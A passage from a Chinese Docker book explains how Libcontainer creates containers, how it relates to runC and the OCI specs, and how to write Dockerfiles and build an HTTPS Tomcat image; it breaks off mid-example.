
这些信息都是 Libcontainer 需要处理的，显然 Cgroup 和 Namespace 只是其中的一小部分，比如 rootfs 就是另一项要处理的重要内容。我们知道容器要有自己的文件系统视图，而该视图是通过 Mount Namespace 来实现的，在前面创建 Namespace 的过程中也介绍了，通过把从 Docker 中传递下来的 CLONE\_NEWNS 配置到 `cmd.SysProcAttr.Cloneflags` 中，就让新创建的进程有了自己的 Mount Namespace。进程有了自己的 Mount Namespace 后，虽然在修改自己的文件系统视图时，不会影响父进程的文件系统视图，但是目前子进程看到的文件系统视图跟父进程还是一样的，也就是说，还是可以看到 host 上的所有文件，所以子进程还需要进入自己的 rootfs 目录中，并把这作为自己的文件系统视图中的根目录，从而把文件系统视图及对文件系统挂载信息的修改限定在容器镜像的 rootfs 范围内。这跟所

有的其他容器引擎一样，都是通过 `pivot_root` 来做的。在 `golang` 中使用：

```
syscall.PivotRoot(rootfs, pivotDir)
```

来实现 `rootfs` 的切换，但在这之前，子进程还需要做一系列的挂载操作，在还能看到 `host` 上文件系统信息的情况下，把需要挂载到容器中的信息挂载到容器所在的 `rootfs` 下。

下面用一个流程图来说明整个容器的启动过程（如图 9-1 所示）。



这里省略了 Docker 收集信息的部分操作，且在收集完信息后直接调用 `cont.Start(p)` 进入了 Libcontainer，其中所有创建容器需要的信息已经都在 `container` 对象的 `cont` 中了。在 Libcontainer 中，`p.cmd.Start()` 创建了子进程，而子进程没有做任何实质性的工作就进入了 `pipe wait`。



这里的 `pipe wait` 指的是等待读取 `pipe` 中的内容。`pipe` 是一种进程间信息传递和同步的工具，如果 `pipe` 中没有内容，子进程就会一直阻塞等待，直到父进程往 `pipe` 中写入内容，以此实现父进程控制子进程何时开始执行的目的。

通过上文说的几个技术点可知，在 `p.cmd.Start()` 创建子进程的时候，就创建了新的 `Namespace`，这时，子进程就已经在自己的 `Namespace` 里了。然后 `daemon` 线程在执行

p.manager.Apply() 操作时, 会创建新的 Cgroup, 并把刚创建的子进程放到新的 Cgroup 中, 至此, 容器的雏形已经形成。进一步, daemon 线程在做了一些网络配置的操作后, 会把容器的配置信息通过管道发给子进程, 同时让子进程继续往下执行, 而 daemon 线程则进入 pipe wait 阶段, 容器剩下的初始化操作就都由子进程自己完成了。其中很重要的一步就是上文说的 rootfs 的切换, 这是在 setupRootfs() 函数中完成的。首先子进程会根据 config 中的配置, 把 host 上的相关目录 mount 到容器的 rootfs 中, 或挂载到一些虚拟文件系统上, 这些挂载信息可能是 -v 指定的 volume、容器的 Cgroup 信息、proc 文件系统等。该函数还会根据需要设置一些挂载目录为只读。在做完文件系统相关的所有操作后, 就执行 syscall.PivotRoot() 把容器的根文件系统切换到 image 对应的 rootfs。之后再做一些 hostname 及安全配置相关的操作, 然后就可以调用 syscall.Exec() 正式执行容器中的 init 进程了。

至此, 容器已经完成创建和运行操作, 同时通知了父进程, 此时, daemon 线程会回到 Docker 的函数中, 执行等待容器进程结束的操作, 整个过程完成。



**说明** 图 9-1 中的流程做了一些省略, 实际上在创建子进程到执行 StartInitialization() 函数的过程中, 在代码上还会到 Docker 部分去转一圈。目前 Docker 是使用 reexec 包来启动容器和运行其他一些命令的, reexec 实现了类似 busybox 的程序调用。有兴趣的读者可以去查阅 reexec 包的实现。

在整个流程中, 我们没有对 Libcontainer 在网络和安全相关的实现做详细介绍, 因为这部分内容跟网络和安全本身的关联性比较大。有兴趣的读者可以去查看相应的 Libcontainer 实现代码, 且参考本书中网络和安全相关的章节内容。

## 9.2.4 Libcontainer 的功能

在对引擎的介绍中, 已经列举了 Libcontainer 的功能, 用以说明一个引擎应该具备的功能特性, 这里会将 Libcontainer 的功能展开描述一下。

### 1. 运行容器

根据前几节的描述, 我们了解了 Docker 是如何创建并运行一个容器的, 而这一工作大部分都是由 Libcontainer 完成的, 运行容器当然是一个容器引擎应该具备的最基本能力。但实现运行容器的功能时, 除了创建和运行一个新的容器外, 还包含了在一个已有的容器中运行指定应用进程的功能, 也就是 docker exec 所做的事。需要说明的是, docker exec 的功能一部分是在 Docker 端实现的, 即通过 setns 把进程加入到现有容器的命名空间, Libcontainer 做的只是让进程跑起来, 并把它加入到容器的 Cgroup 中。



**说明** 严格地说, docker exec 不能算是“运行容器”, 但因为 Libcontainer 提供的是同一个接口, 所以把它们放在一起介绍。准确地说, 这里的“运行容器”功能应该被称为“在容器中运行应用程序”, 而这个容器可以是新创建的, 也可以是已经存在的。

## 2. 暂停 / 恢复容器

暂停的意思就是让容器中的进程停止执行，即进入 idle 状态并在阻塞队列中等待，恢复则是重新把进程加入运行队列开始执行。这一特性是通过 cgroup 中的 freezer 子系统来实现的。

## 3. 销毁容器

将该功能命名为销毁容器，是因为 Libcontainer 提供的 API 是 Destroy()，对于 runtime 来说，把容器中的进程杀死，就相当于 destroy 了一个容器，但从 Docker 的角度来说，容器并没有销毁，只是执行 Docker stop 命令停止了容器。在 Docker 的容器管理中，该容器的 rootfs 以及其中修改的数据还是存在的，真正的销毁操作需要删除容器的 rootfs，而这一操作显然完全是由 Docker 来做的，因为 Libcontainer 只负责 runtime 部分。

## 4. 向容器发送信号

Libcontainer 提供了可以向容器发送任意信号的接口，但该信号只是发送给了容器中的 init 进程。例如在需要强行停止容器的时候，就可以通过向容器中发送 syscall.SIGKILL 信号来实现。

## 5. 获取容器信息 (ID、进程、状态、配置等)

获取容器信息是最普遍的一个需求，为了满足各类需求，Libcontainer 提供了 6 个接口，用于返回各类信息，包括：

- ❑ 容器的 ID。
- ❑ 容器的运行状态 (Running、Pausing、Paused 等)。
- ❑ 容器的 state (包括容器 ID、init 进程 pid、cgroup 路径、namespace 路径、Config 信息等)。
- ❑ 容器的配置信息 (即 Config 信息)。
- ❑ 容器中所有的进程 pid。
- ❑ 容器的 Stats (主要包括资源状态信息，即 Cgroup 的状态信息)。

其中一些信息是重复的，主要是为了上层更便利地获取信息，所以针对不同的需要提供了各种不同的接口。

## 6. 修改容器配置

该功能通过更新容器的 Config 信息，并使得更新后的配置在容器中生效，达到动态修改容器配置的目的。前面说过，Config 中包含了运行容器所需的所有信息，所以该功能提供了很强大的控制能力，可以实现很强的容器动态修改功能，比如动态修改 Cgroup 的配置信息，动态修改主机名和 rlimit 信息等。但 1.8 版本的 Docker 还不支持这个功能。

## 7. Checkpoint/Restore 容器

这是一个很酷的特性，作用是把一个运行时的容器 checkpoint 下来，这里 checkpoint

的字面意思是检查点，功能类似于在某一个点建立一个快照，把容器所有的状态信息都保存下来，其中包括容器运行时的内存信息、打开的文件描述符、持有的锁、网络连接信息等，而 restore 则是把刚才 checkpoint 下来的容器恢复运行。checkpoint 会把这些状态信息根据不同的类型存储到不同的 img 格式的文件中，这些文件作为 Linux 上的普通文件是可以任意拷贝的，所以 checkpoint/restore 特性是容器热迁移的基础，有了这个特性，我们可以在一台主机上执行 checkpoint，然后把 check 下来的文件拷贝到另一台主机（或者直接存放在共享存储上），并在另一台主机 restore 这些文件，这样就可以实现对这个容器的热迁移，因为恢复后的容器的所有状态信息跟之前是完全一样的。虽然该特性在 1.8 版本的 Docker 还不支持，但在可预见的未来，我们很快就可以使用这个很酷的特性了。



说明 本书将不对这些功能的实现一一做详细讲解，感兴趣的读者可以去查看 Libcontainer 的实现代码，并不复杂。

## 9.3 关于 runC

在 DockerCon 2015 期间，Docker 官方宣布成立了 Linux Foundation 下的一个开源组织 OCI (Open Container Initiative)，而 runC 就是 Docker 公司贡献给 OCI 的开源项目，其定位是 OCI 中的容器 runtime 工具。很多人已经知道，runC 就是从 Libcontainer 演变而来的，而且在 Docker 的路标中，已经说明未来会使用 runC 替代 Libcontainer 作为容器的 runtime 工具。所以我们有必要对 runC 有一个细致而全面的了解。

### 9.3.1 runC 和 Libcontainer 的关系

首先在项目的归属上，之前的 Libcontainer 是 Docker 公司控制的开源项目，而 runC 属于 OCI，是 Linux 基金会旗下的开源项目，不受任何商业公司控制，这对于一个开源项目长期健康的发展有很重要的作用，这也是 OCI 成立的初衷。

另外，本章前面已经介绍过，Libcontainer 虽然可以被称为是一个容器引擎，但它实际上并不是一个 runtime 管理工具，因为它算不上是一个工具，而是一个 lib 库。Docker 对于 Libcontainer 的使用也是通过 import Libcontainer 的相关 package，然后调用相应的接口来实现的。

而 runC 显然是一个 runtime 工具，因为有了 Libcontainer 这样的库，在上层封装 command 命令来调用 Libcontainer 提供的接口，实现起来是非常简单的。实际上 Libcontainer 本身就包含了一个叫 nsinit 的小工具，它提供 nsinit 命令来调用 Libcontainer 提供的接口，而 runC 恰恰就是通过这个 nsinit 改动得来的。所以在实现上 runC 跟 Libcontainer 非常相似，只是组织结构稍做了些改变，即把 Libcontainer 里带有的 nsinit 小工具，移到外面来，然后做了一些适配，并改名为 runC。





说明 因为 nsinit 非常简单，功能有限，runC 在从 nsinit 演变过来后，一直在对功能进行增强，现在的 runC 已经跟之前的 nsinit 很不一样了。

总的来说，从项目的角度看，Libcontainer 和 runC 是两个不同的项目，之前 Docker 公司的 Libcontainer 项目依然存在，只是目前不再更新。而对于 runC 来说，只是目前在底层实现上用了 Libcontainer 的内容，未来对用户可见的只是 runC，Libcontainer 部分的功能将作为内部实现而对外不可见。

### 9.3.2 runC 的工作原理

在了解了 runC 跟 Libcontainer 的关系后，对于 runC 的工作原理相信大家也不会有太大的疑问了，因为核心部分还是 Libcontainer，所有对容器的操作和管理，依然是通过上文提到的 Libcontainer 提供的接口来实现的。唯一需要了解的，就是在我们介绍如何创建一个新的容器时，要明白 Docker 在调用 Libcontainer 的接口之前，所做的工作就是收集和整理运行一个容器所需要的数据。收集和整理的这些数据都放在 Libcontainer 提供的 Config 结构体中，这个结构体的信息会随着 Libcontainer 接口一起传到 Libcontainer 中，从而处理容器的运行操作。

那么 runC 应该从哪里获取这样的信息呢？事实上，runC 使用了非常简单的方法，就是让用户把运行一个容器所需的所有信息放在一个 JSON 文件中，然后 runC 来读取这个 JSON 文件中的内容，并把内容填充到 Libcontainer 提供的 Config 文件中。简单地说，就是把之前通过 Docker 收集和整理的那些信息，手工填写到 JSON 文件中。



说明 运行一个容器所需的信息数据量很大，完全手工整理会非常复杂，runC 提供了接口可以生成一个默认的配置信息，用户可以根据这个默认的配置来修改相应的内容。

我们看一下这个 JSON 文件中的内容（runC 提供的标准 JSON 文件的内容很多，这里把具体字段的内容用 xxx 代替）：

```
{
  "version": "pre-draft",
  "platform": {xxx},
  "process": {xxx},
  "root": {xxx},
  "hostname": "shell",
  "mounts": [xxx],
  "linux": {
    "uidMapping": null,
    "gidMapping": null,
    "rlimits": null,
    "systemProperties": null,
    "resources": {xxx}
```

```

    },
    "namespaces": [xxx],
    "capabilities": [xxx],
    "devices": [xxx]
  }
}

```

跟上文中贴出的 Config 结构体的字段几乎一致。

值得一提的是，OCI 建立的初衷之一，就是希望可以在容器领域定义一些行业标准，避免不同的容器技术和上层管理工具彼此不兼容，或者各自建立自己的标准，不利于容器技术本身和相关开源项目的长期发展。而容器领域最重要的标准之一，就是容器的 runtime 格式，简单地说就是类似于上文提到的 Libcontainer 提供的 Config 结构，即包含了运行一个完整的容器所需的所有信息，以及这些信息的组织方式。runC 中提供的 JSON 文件也是其中的一种表现形式。

目前已经有了这样的一个制定标准的项目 [specs](https://github.com/opencontainers/specs)，该开源项目也在 OCI 下面，其目标是制定一个标准的容器格式，即一个容器必须包含的信息，以及这些信息的组织形式。一旦 specs 制定完成，成为了容器的标准，那么 runC 中对容器所需数据的描述，就会转移到 specs 提供的数据结构中了。

### 9.3.3 runC 的未来

specs 作为 runC 未来必须遵循的规范，也非常值得关注。实际上 specs 作为一个标准，其范围一定不会局限在 runtime 上，也一定不会局限在某一个平台。下面来看一下目前 specs 项目的文件组织：

```

qhuang@ubuntu-25:~/specs$ ls
bundle.md  config_linux.go  config.md  LICENSE  runtime_config.go
runtime-config-linux.md  runtime.md  config.go  config-linux.md
implementations.md  README.md  runtime_config_linux.go  runtime-config.md
version.go

```

可见 specs 已经包括基本 config、Linux 平台的 config、runtime 的 config、Linux 平台的 runtime config 等。相信未来除了支持更多的平台，也会在内容上有很多的补充，比如加入对容器镜像的格式标准等。同时在 config 和 runtime config 上，也一定会不断丰富和完善。


对于 runC 的未来，可以预见的是，在 specs 正式完成标准的制定后，runC 一定会第一时间成为支持 OCI specs 标准的容器工具。另外，上文提到过 Docker 未来会直接使用 runC 来代替对 Libcontainer 库的使用，那么 runC 必须完全继承 Libcontainer 提供的功能。目前 runC 的命令还非常有限，需要不断地完善功能，才能正式替换 Libcontainer 在 Docker 中的位置。

未来值得期待的另一项是，作为 Linux 基金会旗下的开源项目，runC 在具备完备的功能性和易用性后，很可能会得到更多人的青睐。对于一些不需要 Docker 庞大能力的项目，

很可能会直接使用 runC 来管理容器。目前对于 Libcontainer 来说，似乎还没有除了 Docker 以外的公开用户，希望未来的 runC 可以改变这一现状。

## 9.4 本章小结

Libcontainer 作为 Docker 底层的容器引擎，实现了 Docker 对容器的最核心需求。对 Libcontainer 的了解，可以帮助用户更好地理解 Docker 和容器技术的结合。另外，Libcontainer 作为一个独立的开源项目，跟 Docker 的耦合性很低，所以本书作为介绍 Docker 的书籍，没有对 Libcontainer 展开更多的篇幅做细致的介绍，希望通过这些有限的内容，可以为读者解决一些疑惑。



## Chapter 10 第 10 章

# Docker 实战

和前些章节不同，本章将介绍 Docker 的项目开发流程，重在应用和实例。在开始本节内容之前，首先来了解一下 Docker 镜像的开发过程，如图 10-1 所示。

从前些章节已知道，Docker Hub 是用来存储 Docker 镜像的，Docker 本地开发环境是用来开发镜像的。通常的开发流程是先从 Docker Hub 中获取到基础镜像，之后在这个镜像的基础上做开发以满足一定的需求或提供某种服务，并由此产生新的镜像，然后就可以 push 到 Docker Hub 中，且本地无需保留镜像的备份（相关的源码、Dockerfile 还是需要留的），这样开发工作就完成了。部署的时候直接将开发好的镜像 pull 下来，然后使用 docker run 命令部署，或者借助其他部署工具（比如 docker-compose）。

本章首先会介绍 Dockerfile 的基本知识和语法，毕竟容器的构建是离不开 Dockerfile 的。然后会创建一个基于 Web 服务器的工程，并为该 Web 前端挂上后端服务器，后端由几个独立的模块组成。在该工程中，每个模块都会是一个镜像，这些镜像协同工作，通过 REST API 通信，相互独立，共同完成一个 Web 站点前台和后台工作。该工程使用 docker-compose 同时管理几个容器，是 Docker 容器管理的典型范例。




图 10-1 Docker 镜像开发流程

### 10.1 Dockerfile 简介

下面先来探讨 Dockerfile 的构成和语法。通过本节的学习，读者可以轻松地写出自己

需求的 Dockerfile。本节由浅入深，由一个简单例子开始，由浅入深地介绍 Dockerfile 的各种命令，不会觉得难以入手。

### 10.1.1 一个简单的例子

Dockerfile 的注释都是以“#”开始的，每一行是一个指令。一般情况下，Dockerfile 由 4 部分组成：基础镜像信息、维护者信息、镜像操作指令和容器启动指令。下面是一个 Nginx 服务镜像 Dockerfile 文件的内容：

```
# This Dockerfile uses the ubuntu image
# VERSION 2 - EDITION 1
# Author: tester
# Command format: Instruction [arguments / command] ..

# Base image to use, this must be set as the first line
FROM ubuntu

# Maintainer: tester < tester at email.com> (@docker_user)
MAINTAINER tester tester@huawei.com

# Commands to update the image
RUN echo "deb http://archive.ubuntu.com/ubuntu/ raring main universe" >> /etc/
apt/sources.list
RUN apt-get update && apt-get install -y nginx
RUN echo "\ndaemon off;" >> /etc/nginx/nginx.conf

# Commands when creating a new container
CMD /usr/sbin/nginx
```

需要说明的是，如果使用 Dockerfile 来构建镜像，Dockerfile 的第一条有效信息（注释除外）必须是基础镜像信息，维护者信息紧随其后。而镜像操作指令则在维护者信息之后，因为操作指令的不同，自然就会构建出千差万别的镜像来。最后是镜像启动指令，它被用作设置镜像的默认启动命令。

### 10.1.2 Dockerfile 指令

从上面例子中的“FROM ubuntu”、“RUN echo “\ndaemon off;” >> /etc/nginx/nginx.conf”等语句不难看出，Dockerfile 指令的一般格式为 INSTRUCTION arguments，而这些指令包括 FROM、MAINTAINER、RUN 等。下面将把最为常用的几个指令介绍下：

#### □ FROM 指令

格式为 FROM <image> 或 FROM <image>:<tag>。

Dockerfile 的第一条必须是 FROM 指令，用来指定要制作的镜像继承自哪个镜像。需要说明的是，可以在 Dockerfile 中写多个 FROM 指令来构建复杂的镜像。

#### ❑ MAINTAINER 指令

格式为 MAINTAINER <name>。

用来指定维护者信息。

#### ❑ RUN 指令

格式为 RUN <command> 或 RUN ["executable", "param1", "param2"...]。

该指令是用来执行 shell 命令的，当解析 Dockerfile 时，遇到 RUN 指令，Docker 会将该指令翻译为 “/bin/sh -c “xxx””，其中 xxx 为 RUN 后边的 Shell 命令。

#### ❑ EXPOSE 指令

格式为 EXPOSE <port> [<port>...]。

该指令用来将容器中的端口号暴露出来，也可以通过 “docker run -p” 命令实现和服务端端口的映射。

#### ❑ CMD 指令

该指令有三种格式：

CMD ["executable", "param1", "param2"] 使用 exec 执行，推荐方式；

CMD command param1 param2 在 /bin/sh 中执行，提供给需要交互的应用；

CMD ["param1", "param2"] 提供给 ENTRYPOINT 的默认参数。

指定启动容器时执行的命令，每个 Dockerfile 只能有一条 CMD 指令。如果指定了多条 CMD 指令，只有最后一条会被执行。值得说明的是，如果用户启动容器时指定了运行的命令，则会覆盖掉 CMD 指定的命令。

#### ❑ ENTRYPOINT 指令

该指令有两种格式：

ENTRYPOINT ["executable", "param1", "param2"]

ENTRYPOINT command param1 param2 (Shell 中执行)。

每个 Dockerfile 中只能有一个 ENTRYPOINT，当指定多个时，只有最后一个有效。

#### ❑ VOLUME 指令

格式为 VOLUME ["/data"]。

创建一个可以从本地主机或其他容器挂载的挂载点，一般用来存放数据库或需要永久保存的数据。如果和 host 共享目录，Dockerfile 中必须先创建一个挂载点，然后在启动容器的时候通过 “docker run -v \$HOSTPATH:\$CONTAINERPATH” 来挂载，其中 CONTAINERPATH 就是创建的挂载点。

#### ❑ ENV 指令

格式为 ENV <key> <value>。

指定一个环境变量，会被后续 RUN 指令使用，并在容器运行时保持。

#### ❑ ADD 指令

格式为 ADD <src> <dest>。

该指令将复制指定的 <src> 到容器中的 <dest>。其中 <src> 可以是 Dockerfile 所在目录的一个相对路径；也可以是一个 URL；还可以是一个 tar 文件（自动解压为目录）。

#### □ COPY 指令

格式为 COPY <src> <dest>。

复制本地主机的 <src>（为 Dockerfile 所在目录的相对路径）到容器中的 <dest>。当使用本地目录为源目录时，推荐使用 COPY。

### 10.1.3 再谈 Docker 镜像制作

使用 docker build 命令并给定一个 Dockerfile 可以制作一个镜像（详见 docker build 命令），那么 Docker 是怎么把这个镜像制作出来的呢？因为本书的读者可能并不是 Docker 开发者或阅读过 Docker 源码的人，所以本节就抛开源码以实例的方式将 Docker 制作镜像的过程简单地呈现出来。也希望读者能够多动手，用实验的方式来探究 Docker 的原理。

首先要准备一个基础镜像比如 busybox:latest，这个镜像可以从官方 pull 下来。然后写一个简单的 Dockerfile，如下：

```
# This Dockerfile uses the busybox image
# VERSION 1 - EDITION 1
# Author: tester
FROM busybox:latest
RUN date;sleep 100;date
RUN echo "abc" > /mytest
RUN date;sleep 100;date
CMD /bin/sh
```

现在用 build 命令去制作镜像，名称为 busybox:v1，如下：

```
$ docker build -t busybox:v1 .
```

当 Docker 正在制作这个镜像时，我们可以通过 docker ps 看下到底发生了什么：

```
$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS        NAMES
c5db3d7ca9b9   d57d38e51fb32b790a1e65c32e639f1515a528d3f568cdae05067d057a  /bin/sh -c 'date;sl  9 seconds ago    Up 8 seconds    mad_yalow
```

从中可以看到，在镜像制作的时候，Docker 会启动一个容器，并在该容器里制作这个镜像。接下来通过 docker exec 命令进到容器中看看到底发生了什么：

```
$ docker exec -ti c5db3d7ca9b9 sh
root@c5db3d7ca9b9:/ # ps -ef
PID   USER     COMMAND
  1 root    /bin/sh -c date;sleep 100;date
  6 root    sleep 100
 16 root    sh
 21 root    ps -ef
```

从上边的命令中可以看到，Docker 制作镜像的 RUN 命令都是在容器中执行的。如果我们等上 100 秒，不停的 ps，就会按顺序抓到 RUN 的每一条命令。

从上面可以看出，Docker 在制作镜像的时候，其操作顺序为：

- ❑ 解析 Dockerfile，并找到基础镜像（可能会从 Docker Hub 上下载）；
- ❑ 以基础镜像为基础创建一个容器；
- ❑ 在容器中顺序执行 Dockerfile 中的命令；
- ❑ 如果不是 RUN 命令，比如 ENV 命令，记录下来以便启动的时候执行；
- ❑ 属性命令记录在 Image 的属性中；
- ❑ 所有指令执行完后，commit 该容器为新的镜像。

当然这里说的几个步骤，只是简单地阐述了镜像制作的过程，其实中间涉及很多复杂操作，比如镜像分层存储、创建挂载点、暴露端口号等就不详细阐述了。有兴趣的读者，可以去阅读相关源码。

## 10.2 基于 Docker 的 Web 应用和发布

到这里，相信大家对 Docker 已经有了一定的认识。本节以实战为主，将以 Docker 部署一个 HTTPS 的 Web 站点为例，为大家展示支持 Docker 的开发流程。我们将把一个 Web 工程项目部署为一个以 Tomcat 为服务器的支持 HTTPS 的 Web 站点。其原理和在普通服务器上部署类似，只需要将自己开发的软件包放到 Tomcat 工程目录下即可。不同的是，Tomcat 服务器要在容器中启动，相应的工程源码也要导入到容器中。

### 10.2.1 选择基础镜像

部署一个 Web 站点，其实有很多选择，比如使用 Nginx、Apache 等，这里以 Tomcat 为例。首先需要从镜像库中选择 Tomcat 的基础镜像，如果没有自己的镜像库，可以从 Docker Hub 中获取。Docker Hub 为我们提供了丰富的版本，包括不同的 JRE 版本：

```
$ docker images | grep tomcat
```

tomcat	8-jre7	71093fb71661	6 days ago	347.7 MB
tomcat	7-jre8	4dcef5c50d60	6 days ago	494.3 MB
tomcat	7.0.63-jre8	4dcef5c50d60	6 days ago	494.3 MB
tomcat	7.0-jre8	dcef5c50d60	6 days ago	494.3 MB
tomcat	7.0-jre7	f1fb45bb5af9	6 days ago	348.2 MB
tomcat	7	f1fb45bb5af9	6 days ago	348.2 MB
tomcat	7.0.63	f1fb45bb5af9	6 days ago	348.2 MB
tomcat	7-jre7	f1fb45bb5af9	6 days ago	348.2 MB
tomcat	7.0.63-jre7	f1fb45bb5af9	6 days ago	348.2 MB
tomcat	7.0	f1fb45bb5af9	6 days ago	348.2 MB
tomcat	6.0.44-jre8	221207f53791	6 days ago	491.9 MB
tomcat	6.0-jre8	21207f53791	6 days ago	491.9 MB



tomcat	6-jre8	221207f53791	6 days ago	491.9 MB
tomcat	6-jre7	8c4e1a4ca737	6 days ago	345.8 MB
tomcat	6.0.44-jre7	8c4e1a4ca737	6 days ago	345.8 MB
tomcat	6.0.44	8c4e1a4ca737	6 days ago	345.8 MB
tomcat	6.0	8c4e1a4ca737	6 days ago	345.8 MB
tomcat	6.0-jre7	8c4e1a4ca737	6 days ago	345.8 MB
tomcat	6	8c4e1a4ca737	6 days ago	345.8 MB
tomcat	7.0.62-jre8	55f2cc1815fa	4 weeks ago	494.5 MB
tomcat	7.0.62	611a2cc9d3d0	4 weeks ago	348.4 MB
tomcat	7.0.62-jre7	611a2cc9d3d0	4 weeks ago	348.4 MB
tomcat	7.0.61-jre7	1e8d1fcedf1f	11 weeks ago	349.7 MB
tomcat	7.0.61	1e8d1fcedf1f	11 weeks ago	349.7 MB
tomcat	6.0.43-jre7	1e36cc8da5d2	11 weeks ago	347.3 MB
tomcat	6.0.43	1e36cc8da5d2	11 weeks ago	347.3 MB
tomcat	7.0.61-jre8	9e11bd76affb	11 weeks ago	496.4 MB
tomcat	6.0.43-jre8	b8d56384a231	11 weeks ago	494 MB
tomcat	7.0.59-jre8	c54c272df5dc	3 months ago	493.1 MB
tomcat	7.0.59	93f4bcb2ca91	3 months ago	346.1 MB
tomcat	7.0.59-jre7	93f4bcb2ca91	3 months ago	346.1 MB

这里选择 Tomcat 7.0-jre8 版本，并在本地将这个镜像 pull 下来：

```
$ docker pull tomcat:7.0-jre8
```

或者

```
$ docker pull -a tomcat
```



后者会把 Tomcat 的所有版本都 pull 下来，笔者就是通过 pull -a 参数把所有 tomcat 镜像拉到本地的。

## 10.2.2 制作 HTTPS 服务器镜像

默认的基础镜像提供的是 HTTP 服务，我们需要部署的是一个 HTTPS Web 站点，所以第一步是要让 HTTP 的 Tomcat 基础镜像支持 HTTPS。我们知道，HTTPS 是需要证书的，因为本书的重点不是介绍 HTTPS 或者 Web 安全，所以这里只是简单给出生成证书的方法，以及在容器中如何使用这些证书。

### 1. 生成 HTTPS 需要的证书

下面是生成 SSL 证书的方法，供读者参考。

```
$ mkdir ssl
$ cd ssl/
$ keytool -genkey -alias tomcat -keyalg RSA -keystore tomcat.keystore
Enter keystore password:
Re-enter new password:
```

```

What is your first and last name?
[Unknown]: Tester
What is the name of your organizational unit?
[Unknown]: Huawei
What is the name of your organization?
[Unknown]: Huawei
What is the name of your City or Locality?
[Unknown]: Hangzhou
What is the name of your State or Province?
[Unknown]: Zhejiang
What is the two-letter country code for this unit?
[Unknown]: CN
Is CN=Tester, OU=Huawei, O=Huawei, L=Hangzhou, ST=Zhejiang, C=CN correct?
[no]: yes

Enter key password for <tomcat>
(RETURN if same as keystore password):
Re-enter new password:
root@ubuntu:~/work/ssl# ls
tomcat.keystore

```

这样，就生成了一个 SSL 证书，并保存在了 tomcat.keystore 里。接下来可以将证书导入到镜像中。

## 2. 把证书导入镜像中

将一个文件导入镜像中有很多种方式，这里先介绍一种最简单的，也是最实用的方式（后续章节会介绍其他导入方式），如下。

```

$ docker run -ti -v $(pwd):/tmp tomcat:7.0-jre8 bash
root@887a6ec5aeeec:/usr/local/tomcat# ls
LICENSE NOTICE RELEASE-NOTES RUNNING.txt bin conf lib logs temp webapps
work
root@887a6ec5aeeec:/usr/local/tomcat# ls /tmp/
tomcat.keystore
root@887a6ec5aeeec:/usr/local/tomcat# mkdir keys
root@887a6ec5aeeec:/usr/local/tomcat# cp /tmp/tomcat.keystore keys/
root@887a6ec5aeeec:/usr/local/tomcat#

```

docker run -v 参数可以将 host 的目录动态挂载到容器中的某一路径上，本例中通过 -v 将当前目录挂载到容器中的 /tmp 目录，从而达到目录共享的目的，实现文件从服务器到容器的复制。

## 3. 修改 Tomcat 的配置并 commit

下面修改端口号为 8080 的 Tomcat 配置项，Tomcat 的默认配置文件存在 /usr/local/tomcat/conf/server.xml 里，相信使用过 Tomcat 的读者对此并不陌生。

```

<Connector port="8080" protocol="HTTP/1.1"
    connectionTimeout="20000"

```

```

        redirectPort="8443"
        SSLEnabled="true" scheme="https" secure="true" clientAuth="false"
keystoreFile="/usr/local/tomcat/keys/tomcat.keystore" keystorePass="test" sslProtocol=
"TLS"/>

```

修改完毕后，可以 `commit` 这个容器了，命令如下：

```

$ docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS              NAMES
50f2c2d7e873       official/tomcat:   7.0-jre8 "bash"            10 minutes ago     Up                  8080/tcp           condescending_brown
$ docker commit 50f2c2d7e873 tomcat:https
d798c341b5d01c8e6beb860ac3ccb766d2de98c3c8758c916791b7d8dfec86e5

```



这里只是告诉读者如何对于镜像进行简单的修改，对于改造相对较大的情况，不建议使用这种方式，应该使用 `Dockerfile` 来构建新的镜像。下面的例子全部都是使用 `Dockerfile` 来构建新镜像的。

#### 4. 验证基础镜像

要想验证基础镜像是否能正常工作，只需要运行起来，看看 Tomcat 首页是否能正常打开即可，命令如下：

```
